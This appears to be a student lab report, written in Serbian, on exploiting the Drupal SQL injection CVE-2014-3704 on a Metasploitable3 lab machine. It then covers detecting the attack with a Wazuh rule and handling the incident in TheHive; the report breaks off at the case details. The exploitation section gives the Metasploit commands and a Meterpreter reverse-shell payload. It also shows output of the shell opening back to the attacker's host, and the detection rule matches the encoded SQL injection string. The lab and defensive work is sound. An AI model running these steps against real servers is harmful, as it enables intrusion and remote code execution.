Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Datum:

Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

1. CVE-2014-3704

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2014-3704
Pogođen servis: Drupal
CVSS ocena: 7.5
Severity: High
Opis ranljivosti: Funkcija ekpandArguments u API-ju za apstrakciju baze podataka u Drupal core 7.x pre 7.32 ne koristi prepared statements, što omogućava udaljenim napadačima da sprovode SQL injection napad preko niza koji sadrži napravljene ključeve.

1.2 **Opis eksploita**
Izvor eksploita: Metasploit (multi/http/drupa_drupaggedon)
Metod eksploatacije:
Exploit koristi SQL injection da u drupal cache ubaci malicioznu formu koju kasnije preko POP lanca priprema za izvrsavanje i kasnije POST zahtevom je izvrsava.

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija Drupal core bude ispod 7.2 i da servis bude pokrenut.

Alati za eksploataciju: Metasploit

2.2 **Koraci eksploatacije**

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/drupal_drupageddon.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande: search drupal > use multi/http/drupal_drupaggedon > options > set rhost 192.168.1.105 > set targeturi /drupal/ > exploit

Exploit preko POST zahteva iskoristi SQL injection i u tabelu form_cache ubaci malicioznu formu koja sadrzi php kod za base64 dekodiranje komandi.Onda se koristi POP chain da se forma dovede na mesto za izvrsavanje u kesu. Nakon toga exploit koristi POST zahtev da izvrsi php kod iz forme.

```
Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.105    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                         l
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

2.3 **Rezultat eksploatacije**

Prikažite rezultate eksploatacije:

```
[*] 192.168.1.105 - Meterpreter session 5 closed.  Reason: User exit
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
[*] Sending stage (40004 bytes) to 192.168.1.105
[*] Meterpreter session 6 opened (192.168.1.102:4444 -> 192.168.1.105:38003) at 2024-12-08 20:48:46 +0100

meterpreter > shell
Process 23482 created.
Channel 0 created.
whoami
www-data
```


Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM pravila**
Pravila korišćena za detekciju:
ID pravila: 100104
Opis: Atribut regex traži unose u iz log fajla koji sadrže tekst koji predstavlja SQL injection napad. Detektuje se ubacivanje podataka u form_cache tabelu. Id pravila predstavlja jedinstveni identifikator, dok level pretstavlja nivo opasnosti koju definisani napad predstavlja. Level 15 kreira high severty alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje.

```
  <rule id="100104" level="15">
  <regex>name%5b0%3bINSERT%20INTO%20%7bcache_form%7</regex>
  <description>Drupal attack detected</description>
  <group>drupal,</group>
</rule>
```


3.2 **Konfiguracija SIEM-a**
Podešavanje Wazuh agenta:
Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla (**WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent**) koja kreira vezu između agenta i Wazuh Manager-a.



Prikupljanje logova:
Prikupljaju se logovi generisani pomocu tcpdump:
/var/log/unrealircd_log.txt

3.3 **Proces detekcije**
Opišite proces detekcije:

Primetiti sledeci log koji sadrzi INSERT INTO form_cache kljucne karaktere za SQLi napad.




Podaci o detektovanom napadu unutar Wazuh interfejsa

Incident Response sa The Hive-om

4.1 **Podešavanje integracije**


Opis integracije:

Za povezivanje Wazuh-a i TheHive-a ispraćen je tutorijal sa sledećeg linka:
https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/



Integracija pravila:

Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.



4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju: